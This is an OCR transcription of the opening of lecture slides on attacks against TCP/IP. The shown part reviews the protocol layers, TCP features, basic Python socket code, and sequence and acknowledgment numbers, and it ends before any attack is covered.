

Attacks on TCP and IP

Recall: Encapsulation



Recall: TCP/IP Protocol Suite

- *application:* supporting network applications
  - FTP, SMTP, HTTP
- *transport:* process-to-process data transfer
  - TCP, UDP
- *network:* routing of datagrams from source to destination
  - IP, routing protocols
- *link:* data transfer between neighboring network elements
  - Ethernet, 802.111 (WiFi), PPP
- *physical:* bits “on the wire”



Outline


- TCP overview
- Attacks on TCP:
  - TCP Sequence Number Prediction
  - SYN Flooding
  - TCP Reset
  - TCP Session Hijacking
- Network Reconnaissance (TCP-based)

Transmission Control Protocol

A quick review

Recall: Transport Layer

- Provides process-to-process communication services
- User Datagram Protocol (UDP)
    - No delivery guarantees
    - Connectionless protocol
    - Low overhead
- Transmission Control Protocol (TCP)
    - Reliable transmission (but no bandwidth guarantees)
    - Connection-oriented
    - More overheads



Main TCP Features

- Connection-oriented
  - logical
- Full-duplex
- Reliable data transmission
  - **Byte ordering**
- Flow control
- Congestion control

1. Connection Establishment
2. Data Transmission
3. Connection Teardown

Socket Programming using TCP

Client

1. Create a socket
   - `SOCK_STREAM`
2. Set destination info.
   - IP and port number
3. Connect to the server
   - Logical and unique connection.
   - 3-way handshake
4. Send/Receive data
   - e.g., `write` and `read`
5. Close the connection (eventually)

Server

1. Define two sockets
   - Listening and connection
2. Bind to a port number
3. Listen for connections
   - App is ready for receiving connection requests
4. Accept a connection
   - Extracts the first connection request from the queue
5. Send/Receive data

Socket Programming using TCP: Python Example

Client

1 Create a socket

```
sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
```

2 Set destination info.

In C, filling the struct `sockaddr_in`

3 Connect to the server

```
sock.connect((HOST, PORT))
```

4 Send/Receive data

```
sock.sendall(sdata)
rdata = sock.recv(1024)
```

5 Close the connection (eventually)

```
sock.close()
```

Server

1 Define two sockets

```
lsock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
```

2 Bind to a port number

```
lsock.bind((HOST, PORT))
```

3 Listen for connections

```
lsock.listen()
```


4 Accept a connection

```
conn, addr = lsock.accept()
```

5 Send/Receive data

```
rdata = conn.recv(1024)
conn.sendall(sdata)
```

Reliable Data Transmission (RDT)



Sequence and Acknowledgment Numbers

- Data is an ordered stream of bytes
- Seq. # of a segment:
  - The byte number of the 1st byte in that segment
- ACK #:
  - The seq. # of the next byte that the sender is expecting from the receiver

- ACKs are piggybacked on data segment
- Cumulative ACK
  - If the ACK # is x, the host has received all bytes from 0 to x-1.


Example: ACK and SEQ Numbers

How to read the SEQ value?

The first byte of this segment is number 10

How to read the ACK value?


I received all bytes with seq. # till 17
And ready to receive bytes starting at 18



ACKs are piggybacked on data segments

Connection Establishment

- Any TCP connection starts with a three-way handshake.

